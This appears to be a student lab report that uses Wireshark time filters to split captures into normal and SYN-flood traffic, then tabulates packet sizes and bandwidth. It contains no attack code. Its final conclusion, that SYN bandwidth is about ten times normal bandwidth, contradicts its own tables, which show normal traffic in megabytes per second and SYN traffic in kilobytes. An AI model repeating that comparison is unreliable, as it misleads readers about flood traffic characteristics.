And then we export these packets to a new pcap file named normal4.pcap.


Then, open this file to download the stats summary.

Measurement	Captured
Packets	91245
Time span, s	10.863
Average pps	8399.5
Average packet size, B	26177.5
Bytes	2388566049
Average bytes/s	219 M
Average bits/s	1759 M

The average packet size is **26177.5 bytes and bandwidth is 219** (average bytes/s)

SYN4

SYNflood is after 17:09:35, so frame.time >= “feb 13, 2022 17:09:35”




Export the packet as new file syn4.pcap and open it for summary

Measurement	Captured
Packets	1082759
Time span, s	31.446
Average pps	34432.0
Average packet size, B	59.5
Bytes	64244276
Average bytes/s	2042 k
Average bits/s	16 M

The average packets size is **59.5 B and bandwidth is 2042k**

Nomal5

For capture4.pcap: we filter everything before 21:24:12 to include all normal packets: frame.time <= "feb 13, 2022 21:24:12"




And then we export these packets to a new pcap file named normal5.pcap. Then, open this file to download the stats summary.

Measurement	Captured
Packets	86355
Time span, s	10.461
Average pps	8255.1
Average packet size, B	26365.5
Bytes	2276790410
Average bytes/s	217 M
Average bits/s	1741 M

The average packet size is **26365.5 bytes and bandwidth is 217** (average bytes/s)

SYN5

frame.time >= "feb 13, 2022 21:24:17"




Export the packet as new file syn5.pcap and open it for summary


Measurement	Captured
Packets	1130088
Time span, s	31.713
Average pps	35635.2
Average packet size, B	59.5
Bytes	67054481
Average bytes/s	2114 k
Average bits/s	16 M


The average packets size is **59.5 B and bandwidth is 2114k**

Summary

	A	B	C	D	E
		Normal average Packet Size	normal bandwidth	SYN packet size average (B)	SYN bandwidth (k)
1		26066.5	229	59.5	2000
2		26320.5	186	59.5	2262
3		26257.5	84	59.5	2315
4		26177.5	219	59.5	2042
5		26365.5	217	59.5	2114
Average		26237.5	187	59.5	2146.6
Standard deviation		118.8633669	59.78712236	0	137.0868338







By observation, the average packet size of normal traffic is significantly larger than SYN packets. Also the packet size for SYN packet seems to be fixed at 59.5 B. However, the bandwidth of SYN is almost 10 times larger than bandwidth under normal traffic.